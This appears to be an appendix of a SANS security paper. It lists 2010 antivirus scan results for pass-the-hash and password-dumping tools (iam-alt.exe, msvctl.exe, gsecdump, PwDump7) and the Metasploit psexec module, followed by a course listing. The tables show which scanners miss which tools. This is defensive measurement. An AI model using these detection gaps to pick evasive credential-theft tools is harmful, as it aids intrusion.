File **iam-alt.exe** received on **2010.01.07 08:31:01 (UTC)**
Current status: **finished**
Result: **19/41 (46.34%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.07	Virus.Win32.Trojan!IK
AhnLab-V3	5.0.0.2	2010.01.07	Win-Trojan/Xema.variant
AntiVir	7.9.1.122	2009.12.31	TR/Hijacker.Gen
Antiy-AVL	2.0.3.7	2010.01.06	-
Authentium	5.2.0.5	2010.01.07	W32/Heuristic-KPP!Eldorado
Avast	4.8.1351.0	2010.01.06	Win32:Trojan-gen
AVG	8.5.0.430	2010.01.04	-
BitDefender	7.2	2010.01.07	Trojan.Generic.1662808
CAT-QuickHeal	10.00	2010.01.07	Trojan.Agent.ATV
ClamAV	0.94.1	2010.01.07	-
Comodo	3490	2010.01.06	-
DrWeb	5.0.1.12222	2010.01.07	-
eSafe	7.0.17.0	2010.01.06	-
eTrust-Vet	35.2.7221	2010.01.07	-
F-Prot	4.5.1.85	2010.01.06	W32/Heuristic-KPP!Eldorado
F-Secure	9.0.15370.0	2010.01.07	Trojan.Generic.1662808
Fortinet	4.0.14.0	2010.01.07	-
GData	19	2010.01.06	Trojan.Generic.1662808
Ikarus	T3.1.1.79.0	2010.01.07	Virus.Win32.Trojan
Jiangmin	13.0.900	2010.01.07	-
K7AntiVirus	7.10.940	2010.01.06	-
Kaspersky	7.0.0.125	2010.01.07	-
McAfee	5853	2010.01.06	Generic.dx
McAfee+Artemis	5853	2010.01.06	Generic.dx
McAfee-GW-Edition	6.8.5	2010.01.07	Heuristic.BehavesLike.Win32.Dropper.L
Microsoft	1.5302	2010.01.07	Trojan:Win32/Bumat!rts
NOD32	4749	2010.01.06	-
Norman	6.04.03	2010.01.06	-
nProtect	2009.1.8.0	2010.01.07	Trojan/W32.Agent.49152.QC
Panda	10.0.2.2	2010.01.06	-
PCTools	7.0.3.5	2010.01.07	Hacktool.PTHToolkit
Prevx	3.0	2010.01.07	-
Rising	22.29.03.04	2010.01.07	-
Sophos	4.49.0	2010.01.07	Mal/Generic-A
Sunbelt	3.2.1858.2	2010.01.07	-
Symantec	20091.2.0.41	2010.01.07	Hacktool.PTHToolkit
TheHacker	6.5.0.3.138	2010.01.07	-
TrendMicro	9.120.0.1004	2010.01.07	-
VBA32	3.12.12.1	2010.01.06	-
ViRobot	2010.1.7.2125	2010.01.07	-
VirusBuster	5.0.21.0	2010.01.06	-

Pshtoolkit 1.4 - iam-alt.exe




File msvctl.exe received on 2010.01.16 05:02:27 (UTC)
Current status: **finished**
Result: **36/41 (87.80%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.01.16	HackTool.Win32.Agent!IK
AhnLab-V3	5.0.0.2	2010.01.15	Win-Trojan/Agent.90112.KY
AntiVir	7.9.1.142	2010.01.15	SPR/Agent.BX.1
Antiy-AVL	2.0.3.7	2010.01.12	HackTool/Win32.Agent.gen
Authentium	5.2.0.5	2010.01.16	W32/Heuristic-KPP!Eldorado
Avast	4.8.1351.0	2010.01.16	Win32:Trojan-gen
AVG	9.0.0.730	2010.01.16	HackTool.DDE
BitDefender	7.2	2010.01.16	Virtool.23762
CAT-QuickHeal	10.00	2010.01.16	HackTool.Agent.nh (Not a Virus)
ClamAV	0.94.1	2010.01.16	Backdoor.NetThief
Comodo	3600	2010.01.16	TrojWare.Win32.HackTool.Agent.bx
DrWeb	5.0.1.12222	2010.01.16	Tool.Siggen.248
eSafe	7.0.17.0	2010.01.14	Win32.Agent.bx
eTrust-Vet	35.2.7240	2010.01.15	-
F-Prot	4.5.1.85	2010.01.15	W32/Heuristic-KPP!Eldorado
F-Secure	9.0.15370.0	2010.01.15	Virtool.23762
Fortinet	4.0.14.0	2010.01.16	HackerTool/SecDumper
GData	19	2010.01.15	Virtool.23762
Ikarus	T3.1.1.80.0	2010.01.15	HackTool.Win32.Agent
Jiangmin	13.0.900	2010.01.15	-
K7AntiVirus	7.10.948	2010.01.15	HackTool.Win32.Agent
Kaspersky	7.0.0.125	2010.01.16	HackTool.Win32.Agent.bx
McAfee	5862	2010.01.15	potentially unwanted program HTool-MSVCTL
McAfee+Artemis	5862	2010.01.15	potentially unwanted program HTool-MSVCTL
McAfee-GW-Edition	6.8.5	2010.01.16	Heuristic.BehavesLike.Win32.Trojan.H
Microsoft	1.5302	2010.01.16	Trojan:Win32/Bumat!rts
NOD32	4776	2010.01.15	probably a variant of Win32/Hacktool.Agent
Norman	6.04.03	2010.01.15	W32/Hacktool.BNL
nProtect	2009.1.8.0	2010.01.15	Trojan/W32.HackTool.90112.E
Panda	10.0.2.2	2010.01.15	Application/PWDump.F
PCTools	7.0.3.5	2010.01.16	Backdoor.Trojan
Prevx	3.0	2010.01.16	-
Rising	22.30.05.01	2010.01.16	Hack.Win32.Agent.bx
Sophos	4.49.0	2010.01.16	Mal/Generic-A
Sunbelt	3.2.1858.2	2010.01.16	HackTool.Win32.Agent.GeN
Symantec	20091.2.0.41	2010.01.16	Backdoor.Trojan
TheHacker	6.5.0.4.153	2010.01.16	Trojan/Hacktool.Agent.bx
TrendMicro	9.120.0.1004	2010.01.16	-
VBA32	3.12.12.1	2010.01.15	-
ViRobot	2010.1.16.2139	2010.01.16	Not_a_virus:HackTool.Agent.90112.B
VirusBuster	5.0.21.0	2010.01.15	HackTool.Agent.JKDP

msvctl.exe




File **psexec.rb** received on **2010.01.18 02:54:45 (UTC)**
Current status: **finished**
Result: **3/41 (7.32%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.01.18	-
AhnLab-V3	5.0.0.2	2010.01.16	-
AntiVir	7.9.1.142	2010.01.17	-
Antiy-AVL	2.0.3.7	2010.01.12	-
Authentium	5.2.0.5	2010.01.16	-
Avast	4.8.1351.0	2010.01.17	-
AVG	9.0.0.730	2010.01.17	-
BitDefender	7.2	2010.01.18	-
CAT-QuickHeal	10.00	2010.01.18	-
ClamAV	0.94.1	2010.01.17	-
Comodo	3618	2010.01.18	UnclassifiedMalware
DrWeb	5.0.1.12222	2010.01.18	-
eSafe	7.0.17.0	2010.01.17	-
eTrust-Vet	35.2.7240	2010.01.15	-
F-Prot	4.5.1.85	2010.01.17	-
F-Secure	9.0.15370.0	2010.01.17	-
Fortinet	4.0.14.0	2010.01.18	-
GData	19	2010.01.17	-
Ikarus	T3.1.1.80.0	2010.01.18	-
Jiangmin	13.0.900	2010.01.17	-
K7AntiVirus	7.10.949	2010.01.16	-
Kaspersky	7.0.0.125	2010.01.18	-
McAfee	5864	2010.01.17	potentially unwanted program Metasploit
McAfee+Artemis	5864	2010.01.17	potentially unwanted program Metasploit
McAfee-GW-Edition	6.8.5	2010.01.17	-
Microsoft	1.5302	2010.01.17	-
NOD32	4780	2010.01.17	-
Norman	6.04.03	2010.01.17	-
nProtect	2009.1.8.0	2010.01.17	-
Panda	10.0.2.2	2010.01.17	-
PCTools	7.0.3.5	2010.01.18	-
Prevx	3.0	2010.01.18	-
Rising	22.31.00.01	2010.01.18	-
Sophos	4.49.0	2010.01.18	-
Sunbelt	3.2.1858.2	2010.01.17	-
Symantec	20091.2.0.41	2010.01.18	-
TheHacker	6.5.0.6.154	2010.01.18	-
TrendMicro	9.120.0.1004	2010.01.17	-
VBA32	3.12.12.1	2010.01.17	-
ViRobot	2010.1.16.2140	2010.01.16	-
VirusBuster	5.0.21.0	2010.01.17	-

Metasploit psexec module




File **gsecdump.exe** received on **2010.01.07 07:16:31 (UTC)**
Current status: **finished**
Result: **35/41 (85.37%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.07	HackTool.Win32.Agent!IK
AhnLab-V3	5.0.0.2	2010.01.07	Win-Trojan/Agent.286720.AP
AntiVir	7.9.1.122	2009.12.31	SPR/Agent.BW.1
Antiy-AVL	2.0.3.7	2010.01.06	HackTool/Win32.Agent.gen
Authentium	5.2.0.5	2010.01.07	-
Avast	4.8.1351.0	2010.01.06	Win32:Trojan-gen
AVG	8.5.0.430	2010.01.04	HackTool.DBT
BitDefender	7.2	2010.01.07	Virtool.4663
CAT-QuickHeal	10.00	2010.01.07	Trojan.Agent.IRC
ClamAV	0.94.1	2010.01.07	-
Comodo	3490	2010.01.06	TrojWare.Win32.HackTool.Agent.bw
DrWeb	5.0.1.12222	2010.01.07	Tool.Siggen.39
eSafe	7.0.17.0	2010.01.06	Win32.Agent.bw
eTrust-Vet	35.1.7219	2010.01.06	-
F-Prot	4.5.1.85	2010.01.06	-
F-Secure	9.0.15370.0	2010.01.07	Virtool.4663
Fortinet	4.0.14.0	2010.01.07	HackerTool/SecDumper
GData	19	2010.01.06	Virtool.4663
Ikarus	T3.1.1.79.0	2010.01.07	HackTool.Win32.Agent
Jiangmin	13.0.900	2010.01.07	HackTool.Agent.cz
K7AntiVirus	7.10.940	2010.01.06	HackTool.Win32.Agent
Kaspersky	7.0.0.125	2010.01.07	HackTool.Win32.Agent.bw
McAfee	5853	2010.01.06	potentially unwanted program HTool-GSECDump
McAfee+Artemis	5853	2010.01.06	potentially unwanted program HTool-GSECDump
McAfee-GW-Edition	6.8.5	2010.01.07	Heuristic.LooksLike.Win32.CodeInjection.I
Microsoft	1.5302	2010.01.07	HackTool:Win32/Dumpsec.A
NOD32	4749	2010.01.06	probably a variant of Win32/Hacktool.Agent
Norman	6.04.03	2010.01.06	W32/Hacktool.ACY
nProtect	2009.1.8.0	2010.01.06	Trojan/W32.Agent.286720.B
Panda	10.0.2.2	2010.01.06	Application/PWDump.F
PCTools	7.0.3.5	2010.01.07	HackTool.Agent!sd5
Prevx	3.0	2010.01.07	High Risk Worm
Rising	22.29.03.03	2010.01.07	Hack.Win32.Agent.bw
Sophos	4.49.0	2010.01.07	LsaDump
Sunbelt	3.2.1858.2	2010.01.07	Trojan.Win32.Generic!BT
Symantec	20091.2.0.41	2010.01.07	Hacktool
TheHacker	6.5.0.3.138	2010.01.07	Trojan/Hacktool.Agent.bw
TrendMicro	9.120.0.1004	2010.01.07	-
VBA32	3.12.12.1	2010.01.06	-
ViRobot	2010.1.7.2125	2010.01.07	Trojan.Win32.Agent.290816.E
VirusBuster	5.0.21.0	2010.01.06	HackTool.Agent.HTTB

gsecdump.exe



File **PwDump7.exe** received on **2010.01.07 08:06:01 (UTC)**
Current status: **finished**
Result: **23/40 (57.50%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.07	Trojan.Win32.Orsam!IK
AhnLab-V3	5.0.0.2	2010.01.07	-
AntiVir	7.9.1.122	2009.12.31	APPL/PassDump
Antiy-AVL	2.0.3.7	2010.01.06	-
Authentium	5.2.0.5	2010.01.07	W32/Trojan2.JMZW
Avast	4.8.1351.0	2010.01.06	-
AVG	8.5.0.430	2010.01.04	-
BitDefender	7.2	2010.01.07	-
CAT-QuickHeal	10.00	2010.01.07	Trojan.Agent.ATV
ClamAV	0.94.1	2010.01.07	-
Comodo	3490	2010.01.06	UnclassifiedMalware
DrWeb	5.0.1.12222	2010.01.07	-
eSafe	7.0.17.0	2010.01.06	Win32.APPLPassDump
eTrust-Vet	35.1.7219	2010.01.06	Win32/PSWdump.A!utility
F-Prot	4.5.1.85	2010.01.06	W32/Trojan2.JMZW
F-Secure	9.0.15370.0	2010.01.07	-
Fortinet	4.0.14.0	2010.01.07	-
GData	19	2010.01.06	-
Ikarus	T3.1.1.79.0	2010.01.07	Trojan.Win32.Orsam
Jiangmin	13.0.900	2010.01.07	Packed.PePatch.bfk
K7AntiVirus	7.10.940	2010.01.06	Trojan.Win32.Malware.1
Kaspersky	7.0.0.125	2010.01.07	-
McAfee	5853	2010.01.06	potentially unwanted program PWCrack-Pwdump
McAfee+Artemis	5853	2010.01.06	potentially unwanted program PWCrack-Pwdump
McAfee-GW-Edition	6.8.5	2010.01.07	Riskware.PassDump
Microsoft	1.5302	2010.01.07	Trojan:Win32/Orsam!rts
NOD32	4749	2010.01.06	probably a variant of Win32/Agent
Norman	6.04.03	2010.01.06	-
nProtect	2009.1.8.0	2010.01.07	-
Panda	10.0.2.2	2010.01.06	Generic Malware
PCTools	7.0.3.5	2010.01.07	SecurityRisk.Pwdump
Rising	22.29.03.04	2010.01.07	-
Sophos	4.49.0	2010.01.07	PWDump
Sunbelt	3.2.1858.2	2010.01.07	-
Symantec	20091.2.0.41	2010.01.07	Pwdump
TheHacker	6.5.0.3.138	2010.01.07	-
TrendMicro	9.120.0.1004	2010.01.07	-
VBA32	3.12.12.1	2010.01.06	Backdoor.Win32.Hupigon.eqs
ViRobot	2010.1.7.2125	2010.01.07	Trojan.Win32.PePatch.78848
VirusBuster	5.0.21.0	2010.01.06	Trojan.Orsam.FV

pwdump7.exe

Last Updated: July 20th, 2020

Upcoming SANS Training

Click here to view a list of all SANS Courses

SANS Amsterdam August 2020 Part 1	**Amsterdam, NL**	**Aug 03, 2020 - Aug 08, 2020**	**Live Event**
SANS Reboot - NOVA 2020	**Arlington, VAUS**	**Aug 10, 2020 - Aug 15, 2020**	**Live Event**
SANS Amsterdam August 2020 Part 2	**Amsterdam, NL**	**Aug 17, 2020 - Aug 22, 2020**	**Live Event**
SANS FOR508 Canberra August 2020	**Canberra, AU**	**Aug 17, 2020 - Aug 22, 2020**	**Live Event**
SANS Virginia Beach 2020	**Virginia Beach, VAUS**	**Aug 30, 2020 - Sep 04, 2020**	**Live Event**
SANS Philippines 2020	**Manila, PH**	**Sep 07, 2020 - Sep 19, 2020**	**Live Event**
SANS London September 2020	**London, GB**	**Sep 07, 2020 - Sep 12, 2020**	**Live Event**
SANS Baltimore Fall 2020	**Baltimore, MDUS**	**Sep 08, 2020 - Sep 13, 2020**	**Live Event**
SANS Munich September 2020	**Munich, DE**	**Sep 14, 2020 - Sep 19, 2020**	**Live Event**
SANS Network Security 2020	**Las Vegas, NVUS**	**Sep 20, 2020 - Sep 25, 2020**	**Live Event**
SANS Australia Spring 2020	**, AU**	**Sep 21, 2020 - Oct 03, 2020**	**Live Event**
SANS San Antonio Fall 2020	**San Antonio, TXUS**	**Sep 28, 2020 - Oct 03, 2020**	**Live Event**
SANS Northern VA - Reston Fall 2020	**Reston, VAUS**	**Sep 28, 2020 - Oct 03, 2020**	**Live Event**
SANS Brussels October 2020	**Brussels, BE**	**Oct 05, 2020 - Oct 10, 2020**	**Live Event**
SANS Amsterdam October 2020	**Amsterdam, NL**	**Oct 05, 2020 - Oct 10, 2020**	**Live Event**
SANS FOR500 Milan 2020 (In Italian)	**Milan, IT**	**Oct 05, 2020 - Oct 10, 2020**	**Live Event**
SANS London October 2020	**London, GB**	**Oct 12, 2020 - Oct 17, 2020**	**Live Event**
SANS Orlando 2020	**Orlando, FLUS**	**Oct 12, 2020 - Oct 17, 2020**	**Live Event**
SANS October Singapore 2020	**Singapore, SG**	**Oct 12, 2020 - Oct 24, 2020**	**Live Event**
SANS Prague October 2020	**Prague, CZ**	**Oct 12, 2020 - Oct 17, 2020**	**Live Event**
SANS Dallas Fall 2020	**Dallas, TXUS**	**Oct 19, 2020 - Oct 24, 2020**	**Live Event**
Cloud & DevOps Security 2020	**Denver, COUS**	**Oct 19, 2020 - Oct 24, 2020**	**Live Event**
SANS Stockholm October 2020	**Stockholm, SE**	**Oct 19, 2020 - Oct 24, 2020**	**Live Event**
SANS SEC504 Rennes 2020 (In French)	**Rennes, FR**	**Oct 19, 2020 - Oct 24, 2020**	**Live Event**
SANS Rome October 2020	**Rome, IT**	**Oct 19, 2020 - Oct 24, 2020**	**Live Event**
SANS OnDemand	**OnlineUS**	**Anytime**	**Self Paced**
SANS SelfStudy	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**